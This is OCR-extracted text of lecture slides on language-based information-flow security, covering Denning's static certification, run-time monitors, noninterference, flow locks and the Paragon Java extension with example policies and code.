
The best place to tackle this is **at the level of code**

- Transform
- Analyse
- Monitor
- Rewrite
- Redesign

What is Secure Information Flow?



What is Secure Information Flow?



Confidentiality: Examples

l:=h	insecure (direct)
h:=h+l	secure
l:=h mod 2	insecure
if h=0 then l:=0 else l:=1	insecure (indirect)
while (h=0) skip	insecure (termination)
if h=0 then sleep(10000000)	insecure (timing)

Denning's method checks the

Language-Based Security

- Leveraging programming language technology
  - Static analysis
  - Dynamic monitoring
  - Program Transformation
  - Programming Language Design

for Computer Security

Security by Construction

- understand the semantics of security requirements (policies) of applications
- express security requirements at a software level
- verify or enforce security requirements using programming language technology

Enforcement by Static Certification

- Assign security clearance levels to objects in a program (variables, channels etc)
- Certify Security before running them
  - [Denning&Denning ‘77]

Denning's Certification Method

1. level of an expression is the ⊔ of the levels of its variables

h + l

has level

High ⊔ Low = High

Denning's Certification Method

1. level of an expression is the $\sqcup$ of the levels of its variables
2. assignment of an expression of level A to a variable of level B only allowed if $A \sqsubseteq B$

h := l

l := h

Denning's Certification Method

1. level of an expression is the $\sqcup$ of the levels of its variables
2. assignment of an expression of level x to a variable of level y only allowed if

   $$x \sqsubseteq y$$

3. in the body of any conditional or a loop with guard of level x, only allow assignments to variables with levels $\sqsupseteq$ x

Denning's Certification Method

if h=0 then l:=0

3. in the body of any conditional or a loop with guard of level x, only allow assignments to variables with levels $\sqsupseteq$ x

demo

implement check:
compile-time checker; Denning-style

Information flow in 70's

- Runtime monitoring
  - Fenton's data mark machine
  - Gat and Saal's enforcement
  - Jones and Lipton's surveillance
- Dynamic invariant: "No public side effects in secret context"
- Formal security arguments lacking

Denning Restrictions, How To Check

recall "check":

- whilst within a branch on "e_B" ("if", "while"):

  raise pc by $lev(e_B)$

- when "$x := e_A$" is encountered:

  $lev(e_A) \sqsubseteq lev(x)$ ←explicit flow

  $lev(pc) \sqsubseteq lev(x)$ ←implicit flow

Denning Restrictions, How To Check

recall "`check`":


- whilst within a branch on "e_B" ("`if`", "`while`"):

    raise pc by $lev(e_B)$

- when "$x := e_A$" is encountered:

    $lev(e_A) \sqsubseteq lev(x)$ ←explicit flow
    $lev(pc) \sqsubseteq lev(x)$ ←implicit flow

in "`monitor`", we'll do exactly the same thing, just on run-time (change "`eval`").




demo

implement `monitor`:

run-time monitor; Fenton's Datamark machine

Reference monitor: (some) approaches

Interpreter




All instructions checked by the monitor. Program executed only if operations comply with policies.

Supports very expressive policies.

Slow

Wrapper




Only intercepts some operations interpreted by monitor. Operations executed if comply with the policy.

Policies restricted to intercepted operations.

Faster than interpreter in most cases.

Hardware




Mode of execution determines allowed operations

User mode ⇒ process/thread memory
Supervisor mode ⇒ all memory
Limited policies

Fast; only requires checking execution mode.

No! In fact, dynamic enforcement is as secure as Denning-style enforcement

- Trick: termination channel
- Denning-style enforcement termination-insensitive
- Monitor blocks execution before a public side effect takes place in secret context



Semantics-based security

- What end-to-end policy such a type system guarantees (if any)?
- Semantics-based specification of information-flow security [Cohen' 77], generally known as noninterference [Goguen&Meseguer' 82]:

> A program is secure iff high inputs do not interfere with low-level view of the system

Noninterference

- As high input varied, low-level behavior unchanged

C is secure iff

$$\forall mem, mem'.\ mem =_L mem' \Rightarrow [\![C]\!]mem \approx_L [\![C]\!]mem'$$

Low-memory equality:
$(h,l) =_L (h',l')$ iff $l=l'$

C's behavior:
semantics $[\![C]\!]$

Low view $\approx_L$:
indistinguishability
by attacker

Confidentiality: Examples

l:=h	insecure (direct)	untypable
l:=h; l:=0	secure	untypable
h:=l; l:=h	secure	untypable
if h=0 then l:=0 else l:=1	insecure (indirect)	untypable
while h=0 do skip	secure (up to termination)	typable
if h=0 then sleep (1000)	secure (up to timing)	typable

Evolution of language-based information flow

Before mid nineties two separate lines of work:

Static certification, e.g., [Denning&Denning'76, Mizuno&Oldehoeft'87,Palsberg&Ørbæk'95]

Security specification, e.g., [Cohen'77, Andrews& Reitman'80, Banâtre&Bryce'93, McLean'94]

Volpano et al.'96: First connection between noninterference and static certification: security-type system that enforces noninterference

Evolution of language-based information flow

Four main categories of current information-flow security research:

- Enriching language expressiveness
- Exploring impact of concurrency
- Analyzing covert channels (mechanisms not intended for information transfer)
- Refining security policies

Information Flow Control

prove high-level security properties of SW
⇒ trustworthy software

with tools

Prove absence of *undesired flows* of information in programs.

- [app] does not leak
  [credit card nr] to [ad provider]
  H L


Well developed (40+ years)

- OS, voting system, web framework, email (seL4, Civitas, Swift, JPMail)

Information Flow Control

Noninterference

Property



"H inputs do not interfere with L outputs."

Property of behavior sets of traces

Many flavors <u>confidentiality</u> / integrity

Enforced analysis / transformation

Flows

explicit:
```
avg := (height_a + height_b)/2;
```

implicit:
```
if (cpr_nr_a mod 2 == 1) {
    is_male := 1;
} else {
    is_male := 0;
}
```

Enforcement

Program Analysis (Type System; check **):**
reject bad programs on **compile-time**.

- Values have information.
- Deconstructing a value transfers its information to the result.

caveats:

- writing to one field does not change the whole object (good)
- the presence of a field may contain H information (danger)

an **object** is a value.
computing on fields deconstructs the fields (& structure).

Not secure | cse.chalmers.se/research/group/paragon/

Paragon

About

Paragon is a language extension to the programming language Java that enables practical programming with information flow controls.

Download

To compile and run a Paragon program you need the Paragon compiler as well as a collection of interface files and the Paragon run time environment. Select the right version:

Paragon 0.1 Supports explicit actors (as in the POPL '10 paper).
Paragon 0.2 Supports objects as actors (as in the APLAS '13 paper).

					Interface files	Runtime
Paragon 0.1	32 bit	64 bit	64 bit	source	libPI.zip	libs
Paragon 0.2	32 bit	64 bit	64 bit	source	libPI.zip	paragon_rt.jar

Paragon 0.2 can also be installed from Hackage: `cabal install paragon`

> Usage instructions

Tutorials

Get started with Paragon via our online interactive tutorial, or take a look at some of our case studies.


- Tutorial: interactive or as pdf.
- Case study: Sealed Bid Auction.
- Case study: Social Network.
- Case study: Mental Poker.
- Case study: ParaJPMail.

Publications

In an Ideal World…

- Design a policy based on principals (security levels) and permitted information flows.
- Assign security levels to endpoints of the system
- Verify that there will be no bad information flows before running the program

[Denning ‘77]




In Practic


Dynamic Policies

- Declassification
- Revocation
- Endorsement
- Role change
- …


Locks



Locks



Key idea



Policies are stateful

- security-relevant events in the execution determine the intended flows
- policies must be state-dependent

A Core Calculus for Dynamic Flow Policies,

[Broberg & Sands ESOP'06]

Flow locks

First step towards our policy language

- Basic idea: Use *locks* to guard *flows* to/from *actors*
  - Example: ”Alice can access the secret data only after she has paid”

```
{ Alice : Paid}
```

Actor **Lock**

Generalise Locks to Roles

- Need a lock to capture that

  A is a member of role R


  – e.g. A is a Boss, henceforth: Boss(A)
- Policy: If x is a Boss then information may flow to x

$$\forall x.\ x : \text{Boss}(x)$$

Actor polymorphism

Parameterised locks
"Paralocks"

Example



Joe (Public): $\forall x.x$

Employee A: $\{A; \forall x.\ x : Boss(x)\}$

Flow Locks - expressiveness

- Temporal aspects
  - E.g. the ”Paid” example.
- Role-based information flow control
  - $\{ \forall a.\ a : Admin(a) \}$
- Relations
  - $\{ X ; \forall a .\ a: ActsFor(X, a) \}$
- ...

Sound Flows: Intuitions

```
open Boss(alice)
aSalary:= bossSalary
```

{ alice; ∀x. x : Boss(x) } $\sqsupseteq$ { ∀x. x : Boss(x) }

May perform an assignment as long as the policy on the target location is


- ***at least as restrictive*** as the policy on the data
- ***relative to the current lock state***

$$\text{Boss(alice)} \wedge \forall x.\text{Boss}(x) \Rightarrow \text{Flow}(x) \models \text{Flow(alice)} \wedge \forall x.\text{Boss}(x) \Rightarrow \text{Flow}(x)$$

Paragon is…

- concurrency
- inner classes
- ...

+



Actor


```
final SDCard sdcard;
```

Lock

```
lock MyLock;
```

Policy

```
policy secret =
   { sdcard :
   ; internet : MyLock
   };
```



Annotation

```
?secret Calendar cal;
```

Paralocks Policies

- Policy: *“Everyone can listen to this online music stream if they paid for it”*


```
{ 'x : Has_Paid('x) }
```

Actors | Locks | Variables | Para-locks

```
{ 'x : Has_Paid('x) }
```

Lock State

```
{ alice : }
```


{ 'x : Has_Paid('x) }
Lock State
{ alice : }

{ 'x : Has_Paid('x) }

Lock State

{ alice : }

```
{ 'x : Has_Paid('x) }
```

```
open Has_Paid(alice) ;
```

Lock State

```
Has_Paid(alice)
```

```
{ alice : }
```

{ 'x : Has_Paid('x) }

Lock State

Has_Paid(alice)

{ alice : }

Declarations: lock and policy

```
lock Owns(User, File);
reflexive transitive lock ActsFor(User,User)

policy aliceLog = {File f: Owns(f, alice)};
policy aliceLog’ =
   File f: Owns(u,f

?aliceLog String myDiary = “…”
```

a string declared with a given policy

HighLow

```
public class HighLow {
    private static final Object lowObserver;
    private static final Object highObserver;

    public static final policy high = { highObserver : };
    public static final policy low  = { lowObserver :
                                        ; highObserver : };
}
```

```
public class HighLowD{

  private static final Object lowObserver
  private static final Object highObserver
  private static lock Declassify;

  public static final policy
    low  = { lowObserver: ; highObserver};
  public static final policy
    high = { highObserver :
           ; lowObserver: Declassify};

  public static ?low int declassify(?high int x){
   open Declassify { return x; }
  }
}
```

Modularity via Lockstate Contracts

- Three different kinds of modifiers:
  - **`+Paid`** : Lock Paid will always be opened by method.
  - **`-Paid`** : Lock Paid *may* be closed by method.
  - **`~Paid`** : Method may not be called unless Paid is open.

Modularity and Side Effects

```
!low void setPublicTrue() {
    myPublic = true;
}

!low void leak() {
    if (declassify(mySecret)) {
        setPublicTrue();

}
```

Write effect

Paragon

Example

```
public class Network {
  private static Post[] posts = new Post[10]; // Shifting list of posts
  private static int index = 0;               // Where to place the next post

  !{Object x:} static void post( ?{Object x:}             User    user
                               , ?Sanitiser.unsanitised String  message
                               , ?{Object x:}             boolean shareFoF ) {
    String sM = Sanitiser.sanitise(message);
    Post p = new Post(user, sM);
    if (shareFoF)
      open Post.ShareFoF(p);
    posts[index] = p;
    index = (index + 1) % posts.length;   // Next time overwrite oldest post
  }

  static void read(?{Object x:} User user, ?{Object x:} int i) {
     ?{user:} String res = null;
     Post p = posts[i];
     if (p != null) {
       if (User.Friend(user, p.poster))
         res = p.message;
       if (Post.ShareFoF(p))
         if (User.FoFriend(user, p.poster))
           res = p.message;
     }
     user.receive(res);
  }
}
```

```
public class User {
  public reflexive symmetric lock Friend(User, User);
  public readonly lock FoFriend(User, User)
    { (User x y z) FoFriend(x,y) : Friend(x,z), Friend(z,y) };
  public void receive(?{this:} String data) {
    ... // User receives provided data
  }
}


public class Post {
  public lock ShareFoF(Post);
  public final User poster;
  public static final policy messagePol =
    { User x : User.Friend(x, poster)
    ; User x : User.FoFriend(x, poster), ShareFoF(this) };
  public final ?messagePol String message;
  public Post(?{Object x:} User p, ?messagePol String m) {
    this.poster = p;
    this.message = m;
  }
}


public class Sanitiser {
  private lock Sanitised;
  public static final policy unsanitised = {Object x : Sanitised};
  public static ?{Object x:} String sanitise (?unsanitised String s) {
    open Sanitised {
      return /* Sanitised string */ ;
    }
  }
}
```

Two IFC policies that we want Paragon to enforce.
(1) posts can only be read by a direct friend of the poster or, if the poster so indicates, by friends of friends of the poster.
(2) to prevent injection or scripting attacks, a message should be properly sanitised before it is stored in the network.

Summary

Summary


Why security is hard: Isolation vs. Sharing

Isolation

ideal situation.

makes security *easy*.

Sharing



real situation.

makes security *hard*.

confinement problem: how to run programs securely in this setting?

Summary

IFC for Application-Specific Security Goals

authorization: information-flow control

- policies ← label I/O
- enforcement ← compile-time, run-time
- tools ← JSFlow, Paragon

"It is conceivable to me that information-flow control might work. The problem with it so far is that we've been too hard-nosed about it. It's record so far has been discouraging. So I think that's up for grabs."

Butler Lampson, SOSP'15